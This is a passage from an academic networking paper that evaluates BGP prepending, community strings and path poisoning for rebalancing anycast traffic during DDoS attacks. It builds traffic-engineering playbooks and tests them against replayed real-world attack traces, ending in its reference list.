6.1.3 What granularity does prepending provide?

Having established that prepending can shift traffic, we next ask: how much control does it provide? This question has two facets: how much traffic can we push away from a site or attract to it, and how many different levels are there between minimum and maximum.

Limits: Figure 5 suggested that in `Peering`, with those three sites, there is a limit to the traffic that can shift. AMS, BOS, and CNF always get about 16%, 7% and 3% of blocks, regardless of prepending.

Figure 6 confirms this result with a 5-site deployment (two from Europe, one from North America, one from South America and one from Australia) in our other testbed (`Tangled`). X axis is presented with the number of prepends applied to each site. The number zero (0) represents the `baseline`, the positive numbers (1-5) are the number of prepending applied and the negative numbers represent negative prepends. As depicted, each site can capture at most 55–65% of blocks, and can shed at most 95% of blocks, even with up to 5 prepends. We can also see that we do not get a granular control as only three points are between the minimum and maximum.

We conclude that while prepending can be a useful tool to shift traffic, it provides relatively limited control.


6.2 Control with BGP Communities

We next show that BGP community strings have the opposite trade-off: what options they support vary from site to site, but when available, they provide more granular control over traffic. We use whatever community strings that can be supported at each site. Specific values for the same concept often vary.

6.2.1 Community string coverage

ASes must opt-in to exchange community strings with peers, as opposed to prepending's near-universal support (since AS paths are used for loop detection, prepending works unless it is explicitly filtered out). Explicit support is required because communities are only a tagging mechanism; the actions they trigger are at the discretion of peering AS. Prior work has studied the diverse options supported by community strings [28].

To evaluate coverage, we review support for BGP communities in the testbeds we use. The testbeds provide information



(a) AMS site. (b) BOS site. (c) CNF site.

Figure 5: `Peering`: Impact of path prepending in catchment distribution with AMS, BOS and CNF sites on 2020-02-24.




Figure 6: `Tangled`: Effect of path prepending on catchments.




Figure 7: `Peering`: Community strings (at AMS) on catchments for AMS, BOS, CNF on 2020-02-25.




Figure 8: `Tangled`: using different communities to shift traffic on site LHR on 2020-04-05.

about two dozen locations with diverse peers. Each one of these peers has been evaluated about its support to this feature.

In Table 4 we describe path prepending and poisoning support and what types of community strings are supported at each site. We group communities by class: advertisement options (no-peer, no-export to customers, and no export to anyone), selective prepending, and peers and transits that support selective advertisement. We also show the number of non-transit peers and transits.

`Peering` allows selective announcement to the transits and peers at each site, although the number of peers and transits varies. Many sites with one transit provide no alternatives. We considered selective announcement options at AMS, with 854 peers (106 bilateral peers including 2 route servers with 748 peers), and 2 transit providers [60]. CNF has one transit provider and 129 peers (with only 6 bilateral peers, other peers are connected through 2 route servers). For our Verfploeter measurement, we consider the peers and route servers with bilateral BGP sessions. A single peer covers a small fraction of the address space in our Verfploeter measurement. For some peers, we observed no coverage at all which requires further investigation with the peers to confirm our observation. Hence, all the selective announcement options do not make difference in the catchment distribution (see the catchment in AMS with 12 peers compared to the transit-1 in Figure 7). The *options* column of Table 4 summarizes these results, showing how many routing options we have using community strings.

We evaluate `Tangled` to provide a second deployment with different peers. `Tangled` built its anycast network over cloud providers, crowd-sourced transit providers and IXPs. All transit providers and IXPs sites support communities as described in Table 4. With `Tangled`, the POA site has 250 peers and most of them support communities strings.

We conclude that the number of options at each anycast site may vary depending on the number of connections with peers and transits. This uncertainty shows the need for a playbook that shows the possible options.

6.2.2 At what granularity do community strings work?

We next examine how well community strings work and what granularity of control they provide. We use community strings to make BGP selective announcements, where we propagate our route only to specific transit providers or IXP peers.

For our experiment, we use `Peering`, varying announcements at AMS and observing traffic when anycast is provided from AMS, BOS and CNF (the same topology as §6.1.2). As described in §6.2.1 selective announcement community strings are provided only at AMS and CNF, and they affect our Verfploeter measurement only at AMS with several peers together, two transits one by one, and route servers.

To select the target ASes for selective announcement, we sort all the working peers of AMS site, based on the size of their customer cone using CAIDA's AS rank list [9]. We then choose the 6 largest IXP peers and the 12 largest, as the left two bars in Figure 7. We then examine the route server, announced separately (the next bar), and then all IXP peers including route servers. Finally, we see the coverage with each of the two transit providers, announced separately.

First, we see that selective announcement provides more control than prepending, as AMS shifts from baseline 68% of blocks to other configurations from 53 to 6% of blocks.

Second, we see that there is some overlap in some com-

Site:	Peering								Tangled							
Routing policy	AMS	BOS	CNF	SEA	ATH	ATL	SLC	MSN	MIA	LHR	IAD	CDG	LAX	ENS	SYD	POA
AS-path prepend	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
no-peer	✓	–	✓	–	–	–	–	–	✓	✓	–	✓	–	–	✓	✓
no-export	△	–	–	–	△	–	–	–	✓	✓	–	✓	–	–	✓	✓
no-client	–	–	–	–	–	–	–	–	✓	–	–	–	–	–	–	–
Selective prepend	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	–	✓	–	–	✓	✓
Selective announcement	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	-	✓	-	-	✓	✓
Path poisoning	✓	✓	✓	✓	✓	✓	✓	✓	✓	–	–	–	–	–	–	✓
# non-transit peers	854	0	129	0	0	0	0	0	0	0	0	0	0	0	0	250
# transits	2	1	1	1	1	1	1	1	1	1	1	1	1	1	1	2
# options	856	1	130	1	1	1	1	1	1	1	1	1	1	1	1	252

Table 4: Traffic engineering options on each testbed sites. ✓: supported, -: not supported, △: not tested.

binations. For example, each transit reaches more than half of all blocks reachable from AMS, so we know some blocks are reachable from both transit providers. Thus, while there is some control over how many blocks to route to AMS, some peers are very "strong" and will pick up many blocks if they are allowed to announce our prefix.

Third, we see the important role of route servers. While direct coordination with 12 IXP peers brings only 7% blocks at AMS, a route server lets AMS reach more ASes and 14% of the blocks alone.

Finally, we see that transit providers play an important role. AMS site has two transit providers—BIT BV (AS12859) and Netwerkvereniging Coloclue (AS8283). Announcing to AS8283 attracts more traffic to AMS than announcing to AS12859. Different AS relationship of these two transits with their upstream provides us a different traffic distribution.

As shown in our experiments, when compared to AS path prepending, BGP communities provide way more better control over traffic distribution.

To investigate if the results found on `Peering` can be generalized, we made a set of experiments on `Tangled`. Like `Peering`, we select 3 sites from three continents—London(LHR), Miami (MIA) and Porto Alegre (POA), and use communities for selective prepending and selective announcement from LHR. In Figure 8, we show the catchment distribution after using the community strings from LHR. In the baseline, when no communities are used, LHR handles 69% of traffic. From right to left, we see a gradual decrease in the catchment distribution from 69% to 33%. Stop announcing to IXP peers reduces traffic from 69% to 64%. But using prepending and no export communities in AS2914 (NTT America), AS1299 (Telia Company) and AS3356 (Level 3), we can get 30-60% of the catchments in LHR.

Both testbeds show that community strings are not widely available in all sites, and that even well-known communities are not fully adopted. However, community strings can provide finer-grained control. Selective announcement mostly provides more "flexibility" depending on how many IXP peers and transits are connected. We also find that some sites do not provide the support that we expect which means community strings require an extra step like contacting the transit provider for an explicit agreement.

6.3 Control with Path Poisoning

We next turn to path poisoning, and show that like community strings, coverage and granularity are limited by routing filters deployed in upstream peers.

6.3.1 Poisoning coverage

Support for path poisoning is dependent on the ASes we are poisoning and on route filters deployed by our upstream ASes.

We find that many ISPs, especially Tier-1 ASes, filter out AS paths that poison *any* Tier-1 AS. Tier-1 ASes deploy these filters to block BGP announcements from customers that contain other Tier-1 ASes in the path to prevent route leaks [43, 71]. This filtering often makes path poisoning ineffective to control traffic.

To verify that poisoning Tier-1 ASes is often ineffective from filtering, we poison Tier-1 ASes announcing only from AMS in `Peering`, a unicast set-up blocking the impacts of other sites, and make traceroutes from 1000 RIPE vantage points to our prefix. Our measurement shows the evidence of filters when we poison Tier-1 ASes—AS7018 (AT&T), AS6453 (Tata Communications America), and AS1299 (Telia Company). We observe many vantage points fail to reach our prefix as they are dependent on Tier-1 ASes for their routes. Some others change their paths avoiding Tier-1 ASes. We also validate route disappearance via most Tier-1 ASes using RouteViews telescopes [77].

Although poisoning Tier-1 ASes is often ineffective, poisoning is effective with most non-Tier-1 ASes. Unfortunately, these ASes carry little traffic when they are not immediate upstreams. Poisoning these small ASes only has little impact on traffic. We again traceroute after poisoning a non-Tier-1 AS (AS57866), and observe that Tier-1 ASes propagate the poisoned path. This proves poisoned paths with Tier-1 and non-Tier-1 ASes are treated differently by other ASes.

6.3.2 What granularity does poisoning provide?

Path poisoning coverage is limited because one cannot usually poison a Tier-1 AS. This same filtering limits the granularity that poisoning allows: poisoning Tier-1 ASes is not allowed, poisoning non Tier-1 ASes has little impact when they are multiple hops away because they represent little traffic. Poisoning immediate neighbors may shift traffic, but is more complex than just not announcing to them. We confirm these

Routing Policy	Traffic to Site (%) AMS	BOS	CNF
(a) 6peers, 12peers	~5	~35	~55
(b) Route-server	15	35	55
(c) All-IXP-Peers/Poison transits	15	35	45
(d) 3xPrepend AMS	15	35	45
(e) 2xPrepend AMS	25	35	45
(f) 1xPrepend AMS	35	25	35
(g) -3xPrepend BOS	25	65	5
(h) -2xPrepend BOS	35	65	5
(i) -1xPrepend BOS	45	45	15
(j) -3xPrepend CNF	25	15	65
(k) -2xPrepend CNF	35	5	55
(l) -1xPrepend CNF	45	5	45
(m)Transit-1	45	25	35
(n) Transit-2	55	15	25
(o) Poison Tier-1/Transit-2	35	25	35
(p) Poison Transit-1	55	25	25
(q) Baseline	65	15	15
(r) 1,2xPrepend BOS	65	5	25
(s) 3xPrepend BOS	75	5	25
(t) 1,2,3xPrepend CNF	75	15	5
(u) -1,-2,-3xPrepend AMS	85	5	5

Table 5: Policies and traffic distribution (in 10% bins); groups sorted by rough fraction of traffic to AMS, and colors showing the traffic compared to the baseline distribution.

observations with detailed experiments in Appendix D, but we conclude that path poisoning is not generally an effective tool for traffic engineering.

6.4 Playbook Construction

Based on our understanding of prepending, communities and poisoning, we can now build a playbook of possible traffic configurations for this anycast network. In practice, we build the playbook automatically using scripts that connect to BGP, then iterate through different BGP configurations, then run Verfploeter [20] to measure new catchments. Playbooks are necessarily specific to each anycast deployment, but we show in §7 that the process generalizes. Using a playbook, an operator does not need a single "best" approach, rather a combination of approaches in the playbook ensures a greater control over traffic distribution.

A playbook is a list of variations of routing policy and the resulting traffic distributions. Table 5 shows the playbook for our testbed, with the baseline of 65% blocks to a site shown in white. We group different levels of prepending (positive or negative) at each site, and show selected community string and poisoning configurations.

To summarize the many configurations from Table 5, Table 6 identifies which combinations result in specific traffic ratios at each site. Each letter in this table refers back to a specific configuration from Table 5. During an attack, if the anycast system begins at the baseline configuration (q), if AMS is overloaded, the operator could select a TE configuration higher in the table (perhaps 'e', 'g', or 'j'). The operator can then see the implications of that TE choice on other site (for example, 'e' increases load on both other sites, with 'g' increases load on BOS but decreases it at CNF).

Traffic to Site (%)	AMS	BOS	CNF
0-10	a	k, l, r, s, u	g, h, t, u
10-20	b, c, d	j, n, q, t	i, q
20-30	e, g, j	f, m, o, p	n, r, p, s
30-40	f, h, k, o	a, b, c, d, e	f, m, o
40-50	i, l, m	i	c, d, e, l
50-60	n, p	–	a, b, k
60-70	q, r	g, h	j
70-80	s, t	–	–
80-90	u	–	–
90-100	–	–	–
Traffic options	9	6	7

Table 6: `Peering` playbook (AMS, BOS, and CNF)

An operator may also use a playbook with traffic load for two reasons. First, loads in most interesting services have diurnal pattern. Second, loads from each /24 prefix may vary because of the number of clients behind each prefix (more on Appendix F). Building the playbook with load is computationally simple; an operator can just use the same catchment mapping along with the per prefix load.

Even with attack size estimation, attacks are accompanied by uncertainty, and attacker locations may be uneven. However, the playbook provides a much better response than "just relying on informal prior experience" in two ways: the defender can anticipate the consequences of the TE action (that traffic will go somewhere!), and the defender can choose between different possible outcomes if the first is incomplete.

Playbook flexibility and completeness: Table 6 helps quantify the "flexibility" that traffic engineering allows us in this anycast deployment. Using these 10% traffic bins, we see that AMS has 9 options, CNF 7, and BOS only 6. Because AMS and CNF mostly swap traffic after TE changes, and because BOS is less well connected, no configuration with three sites allows BOS to take traffic within 50-60% range, and no 3-site configuration can drive BOS or CNF over 70%.


This analysis shows more central sites like AMS, and it may suggest the need for topology changes (perhaps adding another site in Europe or Asia to share AMS' load).

7 Deployment Stability and Constraints

In §6 we showed BGP-based TE provides considerable flexibility. Building playbooks supports defenders by allowing them to explore how transit providers, prepending, community strings, and poisoning affect their specific deployment. We next look at how stable the results are depending on choice of sites and the number of sites. While the details of the playbook vary for each deployment, and we do not claim our testbeds represent all possible deployments, we show our approach is flexible and can respond to attacks in different deployments—our approach generalizes.

7.1 Effects of Choice of Anycast Sites

First we see how sites affect our playbook. New sites change catchments because they depend on location and peering,



(a) BOS site. (b) SEA site. (c) SLC site.

Figure 9: `Peering`: Impact of choosing BOS, SEA and SLC sites on 2020-02-28

In §6.1, we studied catchments with three specific `Peering` sites on three continents: AMS, at a large, commercial IXP in Europe; CNF with an academic backbone transit in Brazil; and BOS, an academic site in the U.S. We now switch to three educational sites all in the United States: SEA, at University of Washington on the west coast; SLC, at the University of Utah in the Rockies; and BOS, at Northeastern University in Boston on the east coast.

More important than just geographic location, site connectivity is the most important factor in choosing sites. Multiple transit providers increase the chance of having more BGP options to affect traffic control and granularity. While a poorly connected site inside a university network tends to provide less traffic control options.

Prepending baseline: Figure 9 shows catchment sizes for the three North American sites with positive and negative prepending. Now the baseline distribution is unbalanced, but less so than before, with SEA capturing 50% of blocks. We discussed SEA's heavy traffic with the `Peering` operators. They suspect that SEA is near to the Seattle IXP, making its paths one hop from many commercial providers. Which site has the greatest visibility depends on its peering and will vary from deployment to deployment.

Prepending coverage and granularity: As with our prior experiments, we can adjust prepending to see how traffic shifts. With these three sites, traffic shifts very quickly for BOS and SEA after one positive or negative prepend. SLC has more flexibility, perhaps because it has the smallest catchment at the baseline, and gains more coverage with each step of negative prepending, to 42%, 63%, and 91% of blocks. Often (but not always), we see that academic sites exhibit less granularity because either they have few peers, or their peers are academic networks with similar connectivity. As a result, minor changes in AS-Path length place one site further from the others. In addition, this less granular control shows the importance of building a playbook that is specific to a given deployment, or when the anycast topology changes.

Community coverage: While communities are common at IXPs and transit providers, academic networks (NRENs) have a more simple set of communities. None of those academic sites provide community strings.

This observation confirms our prior coverage observation: community string support is not uniformly available. We also looked at other combinations of sites in `Peering` and found similar results (in the extended version of the paper [57]).




Figure 10: `Peering`: Impacts of changing the number of anycast sites from 2020-04-07 to 2020-04-10.

Path poisoning: We repeated our path poisoning experiments with three sites in Boston, Salt Lake City and Seattle. We confirm that Tier-1 ASes typically cannot be poisoned (§6.3.1). We also see filters designed to prevent route leaks [71] also interfere with poisoning.

Our experiments confirm that while catchments are deployment-specific, our qualitative results hold—prepending works but is coarse, and community strings and poisoning are not supported everywhere.

7.2 Effects of Number of Anycast Sites

Next, we vary the *number* of sites and see how that changes control traffic. We select 3, 5 and 7 sites from each testbed, and build a playbook to evaluate defense options. Figure 10 shows selected configurations, grouped by number of sites.

Baseline: With more sites, overall capacity increases and *baseline load at each site falls*. For example, in Figure 10, the baselines (with an asterisk*) at the largest site (AMS) shifts from 70% of blocks with three sites to 61% and 56% with 5 and 7 sites. Smaller sites shift less (BOS goes from 14% to 6% and 6%, and CNF from 15% to 8% and 6%). Greater capacity and distribution requires a larger and distributed attacker to exhaust the overall service. We see similar results on our alternate testbed `Tangled`, as described in the extended version of the paper [57].

Traffic flexibility: With more sites, *the largest site usually shows the largest changes* and has the fewest catchment sizes. Comparing baseline to one prepending in Figure 10, AMS shifts from 70% to 37% with three sites, from 61% to 29%

Months	AMS(%)	BOS(%)	CNF(%)
2020-02	68.1	14.6	17.3
2020-04	70.4	14.2	15.4
2020-06	65.3	14.1	20.6

Table 7: Percent blocks in each catchment over time.

with five, and from 56% to 23% with seven, always dropping by half.

Even with more sites, some blocks are often "stuck" at a particular site. With three negative prepends, AMS gets most of the traffic, but it tops out at 90% with three sites, and only 87% and 84% with five and seven. We conclude that each site has its own set of "stuck blocks" that are captive to it and will not move with traffic engineering.

With more sites, the *fine control of BGP communities becomes more important* because path-prepending becomes less sensitive. For example, selective announcements with communities are need for AMS with 5 or 7 sites; prepending three times shifts all traffic.

New sites: Adding more sites also shows how our playbook can help guide deployment of new sites. Predicting traffic shifts for a new site is difficult, but experimenting with a test prefix can build a playbook pre-deployment.

7.3 Playbook Stability Over Time

A playbook has a limited use if routing changes immediately. We know routing changes when links fail, or when ISPs begin new peering or purchase new transit. For how long is a playbook applicable?

To answer this question, Table 7 shows the fraction of /24 blocks going to each catchment over time for the baseline configuration. We see that the fraction of blocks is generally quite stable, with only about 5% of blocks shifting in or out of a site. In addition, prior work has shown very strong anycast stability over hours to days [38, 79]. We checked the stability of `B-root` catchment. We found that after two weeks 0.35% prefixes, and after one month only 0.65% prefixes changed their catchment (more on Appendix E). While catchments are relatively stable, we expect operators will refresh playbooks periodically (perhaps weekly or monthly).

8 Defenses at Work

In this section we describe four real-world attacks processing the traffic in our system. We show that we can successfully respond to a different types of attacks in different ways.

Methodology: We use real-world attacks from `B-root` server operator, the Dutch National Scrubbing Center, and from an anonymized enterprise network. These events include polymorphic, adversarial, and a volumetric attack.

We evaluate these events by simulating traffic rates against a three-site anycast network. The first two events use `Peering` with our AMS, BOS, CNF configuration from §6. We vary this topology, using BOS, SEA, SLC from §7.1 in the last event. We replay the traffic in simulation, assigning traffic to each anycast site based on catchments measured in our experiments. We do not simulate the gradual route propagation, but instead have routing take effect 300 s after a change (a conservative bound, most routing changes happen in half that time). We then evaluate traffic levels at each site and compare that to a target capacity.

For each attack we run our system in defense, estimating the attack size and selecting a pre-computed playbook response. Since our playbook allows different responses: when we have choices we select different methods of defense: prepending, negative prepending, or community strings (Figure 11).

A 2017 polymorphic attack: Our first event is a DNS flood from 2017-03-06 in `B-root` [51] (Figure 11a). This event was a volumetric polymorphic attack where the attack queries have common formats like *RANDOM.qycl520.com\032* (from 0 s) and *RANDOM.cailing168.com\032\032* (changed at 4750 s, so polymorphic in nature). We assume 60k packets/s (30 Mb/s) capacity at each anycast site. The event was small enough that `B-root` was able to fully capture it across all active anycast sites at the time. The event lasted about 5 hours, but we show only the first 2.25 hours. Services and attacks capacity today will both be much larger; we use a small attack, scaling the attack and capacity up would show similar results.


In Figure 11a we can identity AMS site receives 100k packets/s traffic that is more than the capacity (shown as the maroon striped area). Our system notices the attack from bitrate alerts. It then estimates the AMS overload by computing the offered load using observed load and access fraction. The system maps networks to number of packets to each site using the pre-computed playbook (Table 6). Using this mapping our system/operator can then select a response. From Figure 11a, we can see the impact of the selected routing approach—announcing only to Transit-1 using community string. After 300 s, we can see no striped area which indicates the attack is mitigated.

The attacker changes the query names at 4750 s, making this attack polymorphic. Filtering on query names would need to react, but our routing changes can still mitigate the attack regardless of this type of change.

A 2021 variable-length polymorphic attack: We next examine an HTTP-attack launched on an enterprise network on 2021-09-05 in Figure 11b. This polymorphic attack changes after each of three pauses. The initial attack consists of millions of HTTP GETs (15k packets/s) launched from an IoT botnet; it terminates when the enterprise's operator deploys IP-based filtering. About 1000 s later, a different botnet launched a multi-vector attack combining HTTP GETs using random paths (to avoid caching) and spoofed TCP ACKs. We then see a lull, brief burst, another lull, and a burst to the end.

The initial attack at time 0 overloads one site (AMS), prompting our routing response. After the estimation, we begin a route shift away from AMS, but the attack ends quickly (after 90 s), while routes are still changing.

Since the normal traffic sources originate from Europe,



(a) A polymorphic attack at `B-root` defended with community strings.

(b) An adversarial event at an enterprise mitigated using positive prepending.

(c) An event captured at the Dutch National Scrubbing Center defended using negative prepending.

Figure 11: Different attacks with various responses.

most traffic went to AMS even after three prepends. At 1020 s the attack botnet changes, with more attack traffic from Asia and South America (based on IP geolocation from MaxMind) Our route changes in response to the initial attack are still in place, and the renewed attack is successfully spread over all three sites, allowing AMS to tolerate the new attack.

Shifting attacks like this are common with more sophisticated adversaries. Any approach (including ours) that defends with routing changes is limited by route propagation times, so the applicability of such defenses is limited for short-lived attacks like what occurred at 0 s. However, spreading traffic protects against many types of attack, as we see the renewed attacks after 1000 s. Varying attacks like this show the importance of reviewing defense effectiveness as the attack continues.

An example attack on a different anycast topology: Finally, we consider an LDAP amplification attack, at the Dutch National Scrubbing Center on 2021-08-25.

In this case we simulate a super-site at BOS, capable of absorbing 1500k packets/s, while the other sites (SEA and SLC) support about half (700k packets/s). In Figure 11c, the purple cross-hatched area shows how much the traffic will overwhelm SEA, a smaller site, but can be handled at the super-site. We respond with negative prepending, with the traffic shift to BOS visible at 300 s. This response mitigates the attack (no striped area).

Other attacks: We have assessed additional attacks, and describe them in Appendix G. The additional polymorphic and volumetric attacks show that routing can successfully address attacks after routes propagate.

9 Limitations and Future Work

Our playbook of routing options (§3) is effective against many attacks (§8 and Appendix G). However, like any defense, it is not impervious. We next describe known limitations and areas of future work.

First, Internet routing is distributed, requiring time to converge. The effects of routing defenses cannot be seen until convergence. We do not make changes faster than 5 minutes.

Routing convergence time implies that routing changes will have limited applicability to short-lived attacks (less than 5 minutes). Although routing changes will not hurt the service, their benefits may not occur until routing shifts.

In addition, routing convergence means that polymorphic attacks that shift traffic sources quickly will be more effective. Routing changes are robust to polymorphic attacks that change method but take effect by traffic volume, they will spread load regardless of what it is, as we show in events in §8. However, when defending an attack where traffic shifts locations faster than routing converges, one must provision for the worst case volume to any site under the heaviest traffic it sees. Rapid shifts make defense harder, but not impossible.

Finally, we assume the anycast catchments of the underlying service change slowly (over days). We showed in §7.3 that this assumption generally holds.

Although we change routing during an attack to balance load across catchments, we do not explicitly attempt to locate attack origins. As future work, we could use such information to improve defense selection.

Attack response depends on human factors in service operators and attackers. Explicitly studying such human factors is potential future research. Our current work focused on the technical feasibility of our defenses.

10 Conclusions

This paper provides the first public evaluation of multiple anycast methods for DDoS defense. Our system estimates attack size, selects a strategy from a pre-computed playbook, and automatically performs traffic engineering (TE) to rebalance load or to advise the operator. Our contributions are attack-size estimation and playbook construction. We experimentally evaluate TE mechanisms, showing that prepending is widely available but offers limited control, while BGP communities and path poisoning are the opposite.

Acknowledgments: ASM Rizvi and John Heidemann's work on this paper is supported, in part, by the DHS HSARPA Cyber Security Division via contract number HSHQDC-17-R-B0004-TTA.02-0006-I. Joao Ceron and Leandro Bertholdo's work on this paper is supported by Netherlands Organisation for scientific research (4019020199), and European Union's Horizon 2020 research and innovation program (830927). We would like to thank our anonymous reviewers for their valuable feedback. We are also grateful to the `Peering` and

Tangled admins who allowed us to run measurements. We thank Dutch National Scrubbing Center for sharing DDoS data with us.

References

[1] AMPATH. Bgp resources. https://ampath.net/AMPATH_BGP_Policies.php. [Online; accessed 12-Oct-2021].

[2] APNIC. BGP-stats routing table report—Japan view. https://mailman.apnic.net/mailing-lists/bgp-stats/archive/2020/05/msg00001.html, May 1 2020.

[3] Vaibhav Bajpai, Steffie Jacob Eravuchira, and Jürgen Schönwälder. Lessons learned from using the ripe atlas platform for measurement research. *ACM SIGCOMM Computer Communication Review*, 45(3):35–42, 2015.

[4] Hitesh Ballani, Paul Francis, and Sylvia Ratnasamy. A measurement-based deployment proposal for IP anycast. In *Proceedings of the 6th ACM SIGCOMM conference on Internet measurement*, pages 231–244, 2006.

[5] Ran Ben-Basat, Gil Einziger, Roy Friedman, and Yaron Kassner. Heavy hitters in streams and sliding windows. In *IEEE INFOCOM 2016 - The 35th Annual IEEE International Conference on Computer Communications*, pages 1–9, 2016.

[6] Terry Benzel, Robert Braden, Dongho Kim, Cliford Neuman, Anthony Joseph, Keith Sklower, Ron Ostrenga, and Stephen Schwab. Experience with deter: a testbed for security research. In *2nd International Conference on Testbeds and Research Infrastructures for the Development of Networks and Communities, 2006. TRIDENTCOM 2006.*, pages 10–pp. IEEE, 2006.

[7] Leandro M. Bertholdo, João M. Ceron, Wouter B. de Vries, Ricardo de Oliveira Schmidt, Lisandro Zambenedetti Granville, Roland van Rijswijk-Deij, and Aiko Pras. Tangled: A cooperative anycast testbed. In *2021 IFIP/IEEE International Symposium on Integrated Network Management (IM)*, pages 766–771, 2021.

[8] Matthew Caesar and Jennifer Rexford. BGP routing policies in ISP networks. *IEEE Network Magazine*, 19(6):5–11, November 2005.

[9] CAIDA. AS rank. https://asrank.caida.org/, 2020. [Online; accessed 12-Oct-2021].

[10] CAIDA. CAIDA UCSD BGP community dictionary. https://www.caida.org/data/bgp-communities/, 2020. [Online; accessed 12-Oct-2021].

[11] Matt Calder, Ashley Flavel, Ethan Katz-Bassett, Ratul Mahajan, and Jitendra Padhye. Analyzing the performance of an anycast CDN. In *Proceedings of the 2015 Internet Measurement Conference*, pages 531–537, 2015.

[12] Mark D Carney, Jeffrey A Jackson, Andrew L Bates, and Dante J Pacella. Method and apparatus for mitigating distributed denial of service attacks, November 24 2015. US Patent 9,197,666.

[13] R. Chandra, P. Traina, and T. Li. BGP communities attribute. Technical Report 1997, RFC Editor, 1996.

[14] Rocky KC Chang and Michael Lo. Inbound traffic engineering for multihomed ASs using AS path prepending. *IEEE network*, 19(2):18–25, 2005.

[15] Yi-Ching Chiu, Brandon Schlinker, Abhishek Balaji Radhakrishnan, Ethan Katz-Bassett, and Ramesh Govindan. Are we one hop away from a better Internet? In *Proceedings of the ACM Internet Measurement Conference*, pages 523–529, Tokyo, Japan, October 2015. ACM.

[16] Danilo Cicalese, Jordan Augé, Diana Joumblatt, Timur Friedman, and Dario Rossi. Characterizing ipv4 anycast adoption and deployment. In *Proceedings of the 11th ACM Conference on Emerging Networking Experiments and Technologies*, pages 1–13, 2015.

[17] Danilo Cicalese and Dario Rossi. A longitudinal study of IP anycast. *ACM SIGCOMM Computer Communication Review*, 48(1):10–18, 2018.

[18] Cloudflare. Famous DDoS attacks | the largest DDoS attacks of all time. https://www.cloudflare.com/learning/ddos/famous-ddos-attacks/. [Online; accessed 12-Oct-2021].

[19] Alysha M De Livera, Rob J Hyndman, and Ralph D Snyder. Forecasting time series with complex seasonal patterns using exponential smoothing. *Journal of the American Statistical Association*, 106(496):1513–1527, 2011.

[20] Wouter B. de Vries, Ricardo de O. Schmidt, Wes Hardaker, John Heidemann, Pieter-Tjerk de Boer, and Aiko Pras. Verfploeter: Broad and load-aware anycast mapping. In *Proceedings of the ACM Internet Measurement Conference*, London, UK, 2017.

[21] Christoph Dietzel, Anja Feldmann, and Thomas King. Blackholing at IXPs: On the effectiveness of DDoS mitigation in the wild. In *International Conference on Passive and Active Network Measurement*, pages 319–332. Springer, 2016.

